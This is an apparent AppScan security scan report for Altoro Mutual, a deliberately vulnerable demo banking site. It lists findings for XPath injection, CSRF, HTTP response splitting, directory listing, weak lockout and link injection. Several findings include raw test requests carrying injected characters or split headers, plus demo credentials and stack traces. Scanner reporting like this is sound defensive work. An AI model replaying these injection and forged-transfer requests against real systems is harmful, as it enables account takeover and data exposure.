Entity: password1 (Parameter)

Risk: It may be possible to steal user login information such as usernames and passwords that are sent unencrypted

Causes: Sensitive input fields such as usernames, password and credit card numbers are passed unencrypted

Fix: Always use SSL and POST (body) parameters when sending sensitive information.

Reasoning: AppScan identified a password parameter that was not sent over SSL.

Original Request

```
password1=Demo1234&password2=Demo1234&change=Change+Password
```

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Unencrypted Login Request

Severity: **High**

URL: http://demo.testfire.net/admin/admin.aspx

Entity: password2 (Parameter)

Risk: It may be possible to steal user login information such as usernames and passwords that are sent unencrypted

Causes: Sensitive input fields such as usernames, password and credit card numbers are passed unencrypted

Fix: Always use SSL and POST (body) parameters when sending sensitive information.

Reasoning: AppScan identified a password parameter that was not sent over SSL.

Original Request

```
password1=Demo1234&password2=Demo1234&change=Change+Password
```

Issue 6 of 6

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Unencrypted Login Request

Severity: **High**

URL: http://demo.testfire.net/admin/login.aspx

Entity: _ctl0:_ctl0:Content>Main>Password (Parameter)

Risk: It may be possible to steal user login information such as usernames and passwords that are sent unencrypted

Causes: Sensitive input fields such as usernames, password and credit card numbers are passed unencrypted

Fix: Always use SSL and POST (body) parameters when sending sensitive information.

Reasoning: AppScan identified a password parameter that was not sent over SSL.

Original Request

```
__VIEWSTATE=%2FwEPDwUKMTY5ODYzNjk3NWRk&__EVENTVALIDATION=%2FwEWBAKm%2FPqICgKaqvKtBQKWuPeSCgL73pWUBA%3D%3D&_ctl0%3A_ctl0%3AContent%3AMain%3ACodeNumberTextBox=9876543210&_ctl0%3A_ctl0%3AContent%3AMain%3APassword=Demo1234&_ctl0%3A_ctl0%3AContent%3AMain%3ASubmitButton=Submit
```

H XPath Injection 1

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XPath Injection

Severity: **High**

URL: http://demo.testfire.net/bank/queryxpath.aspx

Entity: _ctl0:_ctl0:Content>Main:TextBox1 (Parameter)

Risk: It is possible to access information stored in a sensitive data resource

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains an XPath exception. This suggests that the test managed to penetrate the application and reach the XPath query itself, by injecting hazardous characters.

Raw Test Response:

```
...
<h1>An Error Has Occurred</h1>
<h2>Summary:</h2>
<p><b><span id="ctl0_Content_lblSummary">'string(/news/publication[contains(title,'quot;')) and (isPublic/text()='True')]/title/text()</span></b></p>
<h2>Error Message:</h2>
<p><span id="ctl0_Content_lblDetails">System.Xml.XPath.XPathException: 'string(/news/publication[contains(title,'quot;')) and (isPublic/text()='True')]/title/text()' has an invalid token.
 at MS.Internal.Xml.XPath.XPathParser.CheckToken(LexKind t)
 at MS.Internal.Xml.XPath.XPathParser.ParseMethod(AstNode qyInput)
 at MS.Internal.Xml.XPath.XPathParser.ParsePrimaryExpr(AstNode qyInput)
 at MS.Internal.Xml.XPath.XPathParser.ParseFilterExpr(AstNode qyInput)
```

```

at MS.Internal.Xml.XPath.XPathParser.ParsePathExpr(AstNode qyInput)
at MS.Internal.Xml.XPath.XPathParser.ParseUnionExpr(AstNode qyInput)
at MS.Internal.Xml.XPath.XPathParser.ParseUnaryExpr(AstNode qyInput)
at MS.Internal.Xml.XPath.XPathParser.ParseMultiplicativeExpr(AstNode qyInput)
at MS.Internal.Xml.XPath.XPathParser.ParseAdditiveExpr(AstNode qyInput)

...

```



Cross-Site Request Forgery 6

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Cross-Site Request Forgery

Severity: Medium

URL: <http://demo.testfire.net/bank/login.aspx>

Entity: login.aspx (Page)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Insufficient authentication method was used by the application

Fix: Decline malicious requests

Reasoning: The test result seems to indicate a vulnerability because the Test Response (on the right) is identical to the Original Response (on the left), indicating that the login attempt was successful, even though it included hazardous characters.

Original Response

Object moved to [here](#).

Test Response

The screenshot shows a web browser displaying the Altoro Mutual website. The URL bar shows 'http://www.altoromutual.com'. The page title is 'Altoro Mutual Online'. At the top right, there are links for 'Sign Off', 'Contact Us', 'Feedback', and 'Search'. Below that, there are three small profile pictures and a button labeled 'DEMO SITE ONLY'. The main content area starts with 'Hello John Smith' and 'Welcome to Altoro Mutual Online.' It displays account details for 'View Account Details' (Account Number: 1001160140 Checking). A large green banner says 'Congratulations!' with the message 'You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000! Click [Here](#) to apply.' At the bottom, there are links for 'Privacy Policy', 'Security Statement', and '© 2012 Altoro Mutual, Inc.' A small note at the bottom right states: 'The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>'.

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Cross-Site Request Forgery

Severity: **Medium**

URL: <http://demo.testfire.net/bank/transfer.aspx>

Entity: transfer.aspx (Page)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Insufficient authentication method was used by the application

Fix: Decline malicious requests

Reasoning: The test result seems to indicate a vulnerability because the same request was sent twice in different sessions, and the same response was received. This shows that none of the parameters are dynamic (session identifiers are sent only in cookies) and therefore that the application is vulnerable to CSRF.

Test Request:

```
POST /bank/transfer.aspx HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: ASP.NET_SessionId=wh542tn0dduonh55mkqtnr55;
amSessionId=334738728;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Accept-Language: en-US
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://bogus.referer.ibm.com
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.0.4506.30; .NET CLR
1.1.4322; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 68

debitAccount=1001160141&creditAccount=1001160141&transferAmount=1234
```

Test Response

```
POST /bank/transfer.aspx HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: ASP.NET_SessionId=wh542tn0dduonh55mkqtnr55;
amSessionId=334738728;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Accept-Language: en-US
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://bogus.referer.ibm.com
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.0.4506.30; .NET CLR
1.1.4322; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 68

debitAccount=1001160141&creditAccount=1001160141&transferAmount=1234

HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:25:26 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
...
```

Cross-Site Request Forgery

Severity: **Medium**

URL: <http://demo.testfire.net/bank/transaction.aspx>

Entity: transaction.aspx (Page)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Insufficient authentication method was used by the application

Fix: Decline malicious requests

Reasoning: The test result seems to indicate a vulnerability because the same request was sent twice in different sessions, and the same response was received. This shows that none of the parameters are dynamic (session identifiers are sent only in cookies) and therefore that the application is vulnerable to CSRF.

Test Request:

```
POST /bank/transaction.aspx HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: ASP.NET_SessionId=wh542tn0dduonh55mkqtnr55;
amSessionId=334738728;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Accept-Language: en-US
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://bogus.referer.ibm.com
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET
CLR 1.1.4322; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 176

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%
2FwEPDwUKMTYzNDg3OTA4NmRk&__EVENTVALIDATION=%
2FwEWBgKV3oKhDgK3oeuaBAK3oaeDsGk3oZPRBQK3oa%2BJCgK3oZuuAQ%3D%
3D&after=1234&before=1234
```

Test Response

```
POST /bank/transaction.aspx HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: ASP.NET_SessionId=wh542tn0dduonh55mkqtnr55;
amSessionId=334738728;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Accept-Language: en-US
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://bogus.referer.ibm.com
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET
CLR 1.1.4322; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 176

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%
2FwEPDwUKMTYzNDg3OTA4NmRk&__EVENTVALIDATION=%
2FwEWBgKV3oKhDgK3oeuaBAK3oaeDsGk3oZPRBQK3oa%2BJCgK3oZuuAQ%3D%
3D&after=1234&before=1234
```

```
HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:03:11 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
...
```

Cross-Site Request Forgery

Severity: **Medium**

URL: <http://demo.testfire.net/bank/customize.aspx>

Entity: customize.aspx (Page)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Insufficient authentication method was used by the application

Fix: Decline malicious requests

Reasoning: The test result seems to indicate a vulnerability because the same request was sent twice in different sessions, and the same response was received. This shows that none of the parameters are dynamic (session identifiers are sent only in cookies) and therefore that the application is vulnerable to CSRF.

Test Request:

```
POST /bank/customize.aspx HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: ASP.NET_SessionId=wh542tn0dduonh55mkqtnr55;
amSessionId=334738728;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; lang=
Accept-Language: en-US
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://bogus.referer.ibm.com
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET
CLR 1.1.4322; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 40

__VIEWSTATE=%2FwEPDwUJMJAA2OTMzMjA4ZGQ%3D
```

Test Response

```
POST /bank/customize.aspx HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: ASP.NET_SessionId=wh542tn0dduonh55mkqtnr55;
amSessionId=334738728;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; lang=
Accept-Language: en-US
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://bogus.referer.ibm.com
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET
CLR 1.1.4322; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 40

__VIEWSTATE=%2FwEPDwUJMJAA2OTMzMjA4ZGQ%3D

HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:03:08 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=iso-8859-1
Content-Length: 5542
...
```

Cross-Site Request Forgery

Severity: **Medium**

URL: http://demo.testfire.net/bank/account.aspx

Entity: account.aspx (Page)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Insufficient authentication method was used by the application

Fix: Decline malicious requests

Reasoning: The test result seems to indicate a vulnerability because the same request was sent twice in different sessions, and the same response was received. This shows that none of the parameters are dynamic (session identifiers are sent only in cookies) and therefore that the application is vulnerable to CSRF.

Test Request:

```
POST /bank/account.aspx HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: ASP.NET_SessionId=wh542tn0dduonh55mkqtnr55;
amSessionId=334738728;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Accept-Language: en-US
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://bogus.referer.ibm.com
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET
CLR 1.1.4322; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 23

listAccounts=1001160141
```

Test Response

```
POST /bank/account.aspx HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: ASP.NET_SessionId=wh542tn0dduonh55mkqtnr55;
amSessionId=334738728;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Accept-Language: en-US
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://bogus.referer.ibm.com
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET
CLR 1.1.4322; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 23

listAccounts=1001160141

HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:24:38 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
...
```

Cross-Site Request Forgery

Severity: **Medium**

URL: <http://demo.testfire.net/admin/admin.aspx>

Entity: admin.aspx (Page)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Insufficient authentication method was used by the application

Fix: Decline malicious requests

Reasoning: The test result seems to indicate a vulnerability because the same request was sent twice in different sessions, and the same response was received. This shows that none of the parameters are dynamic (session identifiers are sent only in cookies) and therefore that the application is vulnerable to CSRF.

Test Request:

```
POST /admin/admin.aspx HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: ASP.NET_SessionId=eu0qbsjngggirw45q0opxa45;
amSessionId=3545750533;
amUserInfo=UserName=anNtaXR0&Password=ZGVtbzEyMzQ=;
amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Accept-Language: en-US
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://bogus.referer.ibm.com
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET
CLR 1.1.4322; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 17

accttypes=Savings
```

Test Response

```
POST /admin/admin.aspx HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: ASP.NET_SessionId=eu0qbsjngggirw45q0opxa45;
amSessionId=3545750533;
amUserInfo=UserName=anNtaXR0&Password=ZGVtbzEyMzQ=;
amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Accept-Language: en-US
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://bogus.referer.ibm.com
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET
CLR 1.1.4322; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-Length: 17

accttypes=Savings

HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:17:49 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
...
...
```

M

Directory Listing 2

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Issue 1 of 2

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Directory Listing

Severity: **Medium**

URL: http://demo.testfire.net/bank/

Entity: bank/ (Page)

Risk: It is possible to view and download the contents of certain web application virtual directories, which might contain restricted files

Causes: Directory browsing is enabled

Fix: Modify the server configuration to deny directory listing, and install the latest security patches available

Reasoning: The response contains the content of a directory (directory listing). This indicates that the server allows the listing of directories, which is not usually recommended.

Test Response

demo.testfire.net - /bank/

[To Parent Directory]

```
5/31/2007 12:10 PM      <dir> 20060308_bak
1/12/2011 11:14 PM      1831 account.aspx
1/12/2011 11:14 PM      4277 account.aspx.cs
1/12/2011 11:14 PM      771 apply.aspx
1/12/2011 11:14 PM      2828 apply.aspx.cs
1/12/2011 11:14 PM      2236 bank.master
1/12/2011 11:14 PM      1134 bank.master.cs
1/12/2011 11:14 PM      904 customize.aspx
1/12/2011 11:14 PM      1955 customize.aspx.cs
1/12/2011 11:14 PM      1806 login.aspx
1/12/2011 11:14 PM      5847 login.aspx.cs
1/12/2011 11:14 PM      78 logout.aspx
1/12/2011 11:14 PM      3361 logout.aspx.cs
1/12/2011 11:14 PM      935 main.aspx
1/12/2011 11:14 PM      3951 main.aspx.cs
5/31/2007 12:10 PM      <dir> members
1/12/2011 11:14 PM      1414 mozxpath.js
6/21/2011 11:29 PM      779 queryxpath.aspx
1/12/2011 11:14 PM      1838 queryxpath.aspx.cs
1/12/2011 11:14 PM      499 servererror.aspx
1/12/2011 11:14 PM      1700 transaction.aspx
1/12/2011 11:14 PM      3826 transaction.aspx.cs
1/12/2011 11:14 PM      3930 transfer.aspx
1/12/2011 11:14 PM      3505 transfer.aspx.cs
1/12/2011 11:14 PM      82 ws.asmx
```

Directory Listing

Severity: **Medium**

URL: <http://demo.testfire.net/pr/>

Entity: pr/ (Page)

Risk: It is possible to view and download the contents of certain web application virtual directories, which might contain restricted files

Causes: Directory browsing is enabled

Fix: Modify the server configuration to deny directory listing, and install the latest security patches available

Reasoning: The response contains the content of a directory (directory listing). This indicates that the server allows the listing of directories, which is not usually recommended.

Test Response

demo.testfire.net - /pr/

[\[To Parent Directory\]](#)

1/12/2011 11:14 PM	63887	communityannualreport.pdf
6/21/2011 11:28 PM	779	Docs.xml
1/12/2011 11:14 PM	11281	Draft.rtf
1/12/2011 11:14 PM	187754	Q3_earnings.rtf

M

HTTP Response Splitting 1

TOC

Issue 1 of 1

TOC

HTTP Response Splitting

Severity: **Medium**

URL: <http://demo.testfire.net/bank/customize.aspx>

Entity: lang (Parameter)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
It is possible to deface the site content through web-cache poisoning

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the Global Validation feature found an embedded script in the response, which was probably injected by a previous test.

Raw Test Response:

```
...
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 1.1.4322;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)

HTTP/1.1 200 OK
Date: Sun, 22 Jul 2012 08:36:38 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
AppScanHeader: AppScanValue/1.2-3
SecondAppScanHeader: whatever; path=/
Cache-Control: private
Content-Type: text/html; charset=iso-8859-1
Content-Length: 5706
Set-Cookie: lang=foobar

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
...
```

M

Inadequate Account Lockout 1

TOC

Issue 1 of 1

TOC

Inadequate Account Lockout

Severity: **Medium**

URL: <http://demo.testfire.net/bank/login.aspx>

Entity: passw (Parameter)

Risk: It might be possible to escalate user privileges and gain administrative permissions over the web application

Causes: Insecure web application programming or configuration

Fix: Enforce account lockout after several failed login attempts

Reasoning: Two legitimate login attempts were sent, with several false login attempts in between. The last response was identical to the first. This suggests that there is inadequate account lockout enforcement, allowing brute-force attacks on the login page. (This is true even if the first response was not a successful login page.)

Test Response (first)

The screenshot shows the Altoro Mutual website's login page. At the top, there are links for 'Sign Off', 'Contact Us', 'Feedback', and a search bar. A 'DEMO SITE ONLY' banner is prominently displayed. The main content area shows a greeting 'Hello John Smith' and a message: 'Welcome to Altoro Mutual Online.' Below this, there is a 'View Account Details' section with the account number '1001160140 Checking' and a 'GO' button. A 'Congratulations!' message follows, stating: 'You have been pre-approved for an Altoro Gold Visa with a credit limit of \$100000! Click [Here](#) to apply.' At the bottom, there are links for 'Privacy Policy', 'Security Statement', and a copyright notice: 'Copyright © 2012, Watchfire Corporation. All rights reserved.'

Test Response (last)

This screenshot shows the same Altoro Mutual website interface as the first response, but it appears to be a later test. The layout, menu items, and the congratulatory message about pre-approval are identical to the first screenshot.



M

Link Injection (facilitates Cross-Site Request Forgery)

6

TOC

Issue 1 of 6

TOC

Link Injection (facilitates Cross-Site Request Forgery)

Severity: **Medium**

URL: <http://demo.testfire.net/search.aspx>

Entity: txtSearch (Parameter)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user. It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc. It is possible to upload, modify or delete web pages, scripts and files on the web server

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

Test Response



[Sign Off](#) | [Contact Us](#) | [Feedback](#) | Search Go



DEMO
SITE
ONLY

■ MY ACCOUNT

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

PERSONAL

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- [Checking](#)
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- [Cards](#)
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SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)
- [Careers](#)

Search Results

No results were found for the query:

"> 

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Issue 2 of 6

TOC

Link Injection (facilitates Cross-Site Request Forgery)

Severity: **Medium**

URL: http://demo.testfire.net/survey_complete.aspx

Entity: txtEmail (Parameter)

Risk:
It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user.
It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to upload, modify or delete web pages, scripts and files on the web server

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

Test Response



[Sign Off](#) | [Contact Us](#) | [Feedback](#) | Search Go



DEMO
SITE
ONLY

■ MY ACCOUNT

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

PERSONAL

- [Deposit Product](#)
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SMALL BUSINESS

- [Deposit Products](#)
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- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

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Thanks

Thanks for your entry. We will contact you shortly at:

"> 

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Issue 3 of 6

TOC

Link Injection (facilitates Cross-Site Request Forgery)

Severity: **Medium**

URL: <http://demo.testfire.net/comment.aspx>

Entity: name (Parameter)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to upload, modify or delete web pages, scripts and files on the web server

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

Test Response



[Sign Off](#) | [Contact Us](#) | [Feedback](#) | Search Go



DEMO
SITE
ONLY

■ MY ACCOUNT

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

PERSONAL

- [Deposit Product](#)
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Thank You



Thank you for your comments, ">". They will be reviewed by our Customer Service staff and given the full attention that they deserve.

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Issue 4 of 6

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Link Injection (facilitates Cross-Site Request Forgery)

Severity: **Medium**

URL: <http://demo.testfire.net/bank/transfer.aspx>

Entity: debitAccount (Parameter)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to upload, modify or delete web pages, scripts and files on the web server

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

Test Response



[Sign Off](#) | [Contact Us](#) | [Feedback](#) | Search Go



DEMO
SITE
ONLY

■ MY ACCOUNT

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

- I WANT TO ...
- [View Account Summary](#)
 - [View Recent Transactions](#)
 - [Transfer Funds](#)
 - [Search News Articles](#)
 - [Customize Site Language](#)

Transfer Funds

From Account:

1001160140 Checking ▾

To Account:

1001160140 Checking ▾

Amount to Transfer:

System.Data.OleDb.OleDbException: Syntax error in string in query expression

'accountid='>

```
System.Data.OleDb.OleDbCommand.ExecuteNonQueryTextErrorHandling(OleDbHRResult hr) at
System.Data.OleDb.OleDbCommand.ExecuteNonQueryTextForSingleResult(tagDBPARAMS
    dbParams, Object& executeResult) at
System.Data.OleDb.OleDbCommand.ExecuteNonQueryText(Object& executeResult) at
System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object&
    executeResult) at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(
        CommandBehavior behavior, String method) at
System.Data.OleDb.OleDbCommand.ExecuteScalar() at Altoro.Services.TransferBalance
    (MoneyTransfer transDetails) in d:\downloads\AltoroMutual_v6
    \website\App_Code\WebService.cs:line 146
```

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Issue 5 of 6

TOC

Link Injection (facilitates Cross-Site Request Forgery)

Severity: **Medium**

URL: <http://demo.testfire.net/bank/transfer.aspx>

Entity: creditAccount (Parameter)

Risk: It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to upload, modify or delete web pages, scripts and files on the web server

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

Test Response



[Sign Off](#) | [Contact Us](#) | [Feedback](#) | Search Go



DEMO
SITE
ONLY

■ MY ACCOUNT

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

Transfer Funds

From Account:

1001160140 Checking ▾

To Account:

1001160140 Checking ▾

Amount to Transfer:

System.Data.OleDb.OleDbException: Syntax error in string in query expression

'accountid="">

```
System.Data.OleDb.OleDbCommand.ExecuteNonQueryTextErrorHandling(OleDbHRResult hr) at
System.Data.OleDb.OleDbCommand.ExecuteNonQueryTextForSingleResult(tagDBPARAMS
dbParams, Object& executeResult) at
System.Data.OleDb.OleDbCommand.ExecuteNonQueryText(Object& executeResult) at
System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object&
executeResult) at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(
CommandBehavior behavior, String method) at
System.Data.OleDb.OleDbCommand.ExecuteScalar() at Altoro.Services.TransferBalance
(MoneyTransfer transDetails) in d:\downloads\AltoroMutual_v6
\website\App_Code\WebService.cs:line 155
```

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Issue 6 of 6

TOC

Link Injection (facilitates Cross-Site Request Forgery)

Severity: **Medium**

URL: <http://demo.testfire.net/bank/customize.aspx>

Entity: lang (Parameter)

Risk:
It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to upload, modify or delete web pages, scripts and files on the web server

